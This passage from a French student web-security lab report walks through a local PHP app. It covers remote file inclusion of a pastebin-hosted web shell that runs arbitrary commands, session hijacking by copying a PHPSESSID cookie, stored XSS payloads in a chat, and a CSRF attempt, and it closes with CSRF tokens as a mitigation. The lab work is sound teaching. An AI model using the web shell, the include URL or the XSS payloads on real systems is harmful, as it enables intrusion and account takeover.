


Figure 21 : Includ de google.com

Cela s'explique par le fait que par défaut, PHP n'autorise pas l'inclusion de fichiers distants via include pour des raisons évidentes de sécurité. Car cela ouvre la porte à des attaques par inclusion. Un attaquant pourrait héberger un script malveillant sur son serveur et le faire exécuter par notre application. Cette fonctionnalité est contrôlée par la directive allow_url_include dans le fichier php.ini.

Nous obtenons donc un : $Warning: include()$

Afin de pouvoir exploiter cette potentielle vulnérabilité nous activons le allow_url_include et redémarrons le serveur. Le serveur peut directement télécharger le contenue de google.com et peut l'exécuter avec le code PHP.




Figure 22 : Includ de google.com

Nous essayons désormais de réaliser la même attaque mais cette fois si avec du code malveillant.

Code malveillant :

```
<?php
    phpinfo();
?>
```

phpinfo permet d'afficher toutes les informations de configuration PHP comme : la version, les chemins des fichiers ect ...

Nous réalisons l'includ en hébergeant le code malveillant sur pastbin.com et nous obtenons alors le résultat suivant :




Figure 23 : phpinfo

Nous reproduisons la même attaque mais cette fois si dans le but de pouvoir exécuter une commande sur machine serveur.

Nous créons ainsi un pastbin avec le code PHP suivant :

```
<?php

if (isset($_GET['cmd'])) {
      echo shell_exec($_GET['cmd']);
}
```

Ce dernier nous permet ainsi d'exécuter une commande arbitraire. Nous pouvons l'exécuter de cette manière :

http://localhost/index.php?page=http://pastebin.com/raw/fpZfLT6P&cmd="ls"

On peut ainsi observer dans le code source le résultat de la commande ls :




Figure 24 : Résultat de la commande ls

4. Attaques côté client

Désormais, nous nous intéressons à une catégorie de vulnérabilités d'un type différent, dont l'objectif n'est plus de compromettre directement le serveur web, mais de cibler les utilisateurs de l'application. Le but principal est d'exécuter du code arbitraire (HTML ou JavaScript) dans le navigateur d'un utilisateur, qui peut permettre altérer l'affichage, dérober des informations sensibles (telles que des cookies ou des identifiants), ou encore de déclencher des actions en son nom auprès du serveur.

4.1. Simulation de deux utilisateurs différents

L'objectif de cette simulation est d'étudier l'impact des vulnérabilités côté client dans une application web. Pour cela, nous mettons en place deux utilisateurs distincts :

- Attacker : représente l'attaquant. (sur firefox)
- Victim : représente la victime. (sur chromium)

4.2. Analyse du mécanisme de session

Nous disposons désormais de deux navigateurs distincts, chacun connecté à un compte utilisateur différent : attacker et victim. Cela soulève une question essentielle : comment l'application web distingue-t-elle ces deux utilisateurs ?

Le protocole HTTP étant stateless (sans état), chaque requête envoyée au serveur est indépendante des précédentes. Pourtant, pour maintenir la connexion d'un utilisateur et conserver ses informations entre plusieurs requêtes, il est nécessaire d'établir un mécanisme permettant au serveur d'associer ces requêtes à un même utilisateur.

En PHP, cette problématique est résolue grâce au mécanisme de session, qui permet de mémoriser des données spécifiques à un utilisateur lorsqu'il navigue d'une page à l'autre.

Nous ouvrons dans un premier temps le fichier config.php. Afin de voir comment est démarrée la session et quelles informations liées à la session sont utilisées par cette page.

La session est initialisée au début du script PHP grâce à la fonction session_start(). Cette fonction permet de créer ou de reprendre une session existante. Voir : https://www.php.net/manual/en/function.session-start.php

La page utilise notamment « $_SESSION['userid'] » qui contient l'identifiant de l'utilisateur connecté.

L'élément clé permettant d'identifier la session de l'utilisateur de façon unique est l'en-tête Cookie, qui contient l'identifiant de session généré par le code PHP. Nous pouvons apercevoir ci-dessous le Cookie pour la session de l'attanquant. Sans ce cookie, le code PHP ne peut pas associer la requête à une session.




Figure 25 : Cookie session de l'attaquant




Figure 26 : Cookie session de la victime

Il est possible de modifier cette valeur depuis l'outil de développement de firefox dans l'onglet stockage. Nous remplaçons ainsi la valeur du cookie PHPSESSID dans Firefox par celle copiée depuis Chromium. Puis nous rechargeons la page.




Figure 27 : Usurpation de la victime

Nous sommes désormais connectés comme l'utilisateur victime car le code PHP identifie la session par l'ID stocké dans le cookie et il correspond à celui de la victime.

4.3. Analyse de la messagerie instantanée

Nous nous intéressons maintenant au fonctionnement de la messagerie instantanée intégrée à l'application. Cette partie constitue une cible privilégiée pour un attaquant, car il est accessible à l'ensemble des utilisateurs. Cette accessibilité élargit considérablement la surface d'attaque potentielle, augmentant ainsi les risques liés à d'éventuelles vulnérabilités.

```
    function alertContents(httpRequest) {
        if (httpRequest.readyState == XMLHttpRequest.DONE) {
            if (httpRequest.status == 200) {
        document.querySelector('#messages').innerHTML =
httpRequest.responseText;

            } else {
                console.log('Un problème est survenu avec la requête.');
            }
        }

    }
```

La page n'est pas rechargée entièrement. Seule la section #messages est mise à jour pour éviter justement un rechargement complet de la page.

setInterval**(function() {**

makeRequest("getmessages.php"**,** alertContents**);**

}, 500**);**

On peut voir ici que la section message est mise à jour toutes les 500 ms.

En observant les requêtes réseaux on aperçois une série de requêtes HTTP de type GET qui apparaissent toutes les 500 ms, comme indiqué précédemment. Il peut y avoir 2 type de requêtes :

- **getmessages.php** : appelée à chaque rafraîchissement pour récupérer les message
- sendmessage.php?msg=[LE MESSAGE] : appelée uniquement lorsque l'utilisateur envoie un nouveau message et permet d'enregistrer un message côté serveur.




Figure 28 : Requêtes réseaux


On peut voir dans le fichier sendmessage.php les lignes suivantes :

```
$req = $bdd->prepare("INSERT INTO messages (id, date, auteur, contenu) VALUES
(NULL, NOW(), :userid, :contenu)");
$req->execute(array("userid"=>$user-
>id,"contenu"=>base64_decode($_GET['msg'])));
```

Les messages sont stockés dans une bdd comme vue précédemment

4.4. Détournement de la messagerie instantanée

On peut voir dans getmessages.php, que le message est affiché directement avec : <?= $msg->contenu ?>. Tout comme pour l'attaque par injection SQL il n'y a ici pas de filtrage, un code HTML ou js sera directement exécuté. On peut donc directement injecter du code dans le chat, on peut voir ci-dessous le résultat de <h1>Bonjour</h1>.



Nous avons ici une faille de type XSS (https://fr.wikipedia.org/wiki/Cross-site_scripting). Il nous est possible d'injecter du code HTML / JS.

Il est possible de combiner la balise <img> avec l'attribut onerror pour déclencher du JavaScript dès que l'image ne se charge pas (https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/XSS). Par exemple avec :

<img src=x onerror=alert("hello!")>

Le navigateur tente de charger l'image, mais comme l'image n'existe pas, l'événement onerror est déclenché et code JavaScript dans onerror s'exécute. Dans l'exemple précédent ouvre une boite de dialogue avec hello.

Il est également possible d'utiliser un onclick pour exécuter du code malveillant lorsque la victime clique dessus. Ainsi par exemple ses cookies peuvent être envoyés à l'attaquant.

Cela peut également permettre de réaliser des attaques CSRF (Cross-Site Request Forgery), qui consistent à forcer un utilisateur authentifié à exécuter, à son insu, une action malveillante en son nom. Ces actions peuvent inclure la modification de données, la suppression de contenu (https://fr.wikipedia.org/wiki/Cross-site_request_forgery)

Dans notre cas nous avons essayer de forcer l'utilisateur à modifier son profil en utilisant un onerror sur une image.

<img src=x onerror=http://localhost/index.php?nom=BAH&prenom=La&page=profil.php >

Nous forçons ainsi la victime à change son nom et prénom.




Figure 29 : Attaque csrf

Une solution pour se protéger de ce type d'attaque est d'utiliser un tokens CSRF (https://nouvelle-techno.fr/articles/comprendre-les-jetons-csrf-et-securiser-vos-formulaires).

Qui est une valeur aléatoire générée par le serveur pour chaque session et doit être renvoyé pour chaque requête (ex : envoi de message, changement de mot de passe). Le serveur vérifie que le token reçu correspond à celui stocké pour l'utilisateur.

5. Conclusion

Ce TP a été particulièrement intéressant, car il permet d'aborder de manière concrète et expérimentale les concepts vus en cours. Sa structure est claire et bien organisée, ce qui facilite la compréhension et illustre plusieurs notions de façon ludique. Il se révèle également très didactique, permettant une progression relativement autonome.

Cependant, il est difficile de réaliser l'ensemble des activités et de rédiger le rapport en seulement 2 h 45. Ce délai restreint peut être frustrant, d'autant plus que ce TP est celui que nous avons le plus apprécié. Une durée légèrement plus longue sur ce TP et/ou mettre des sections sous forme de bonus pourrait être intéressant et permettre de le réaliser de manière plus détendue.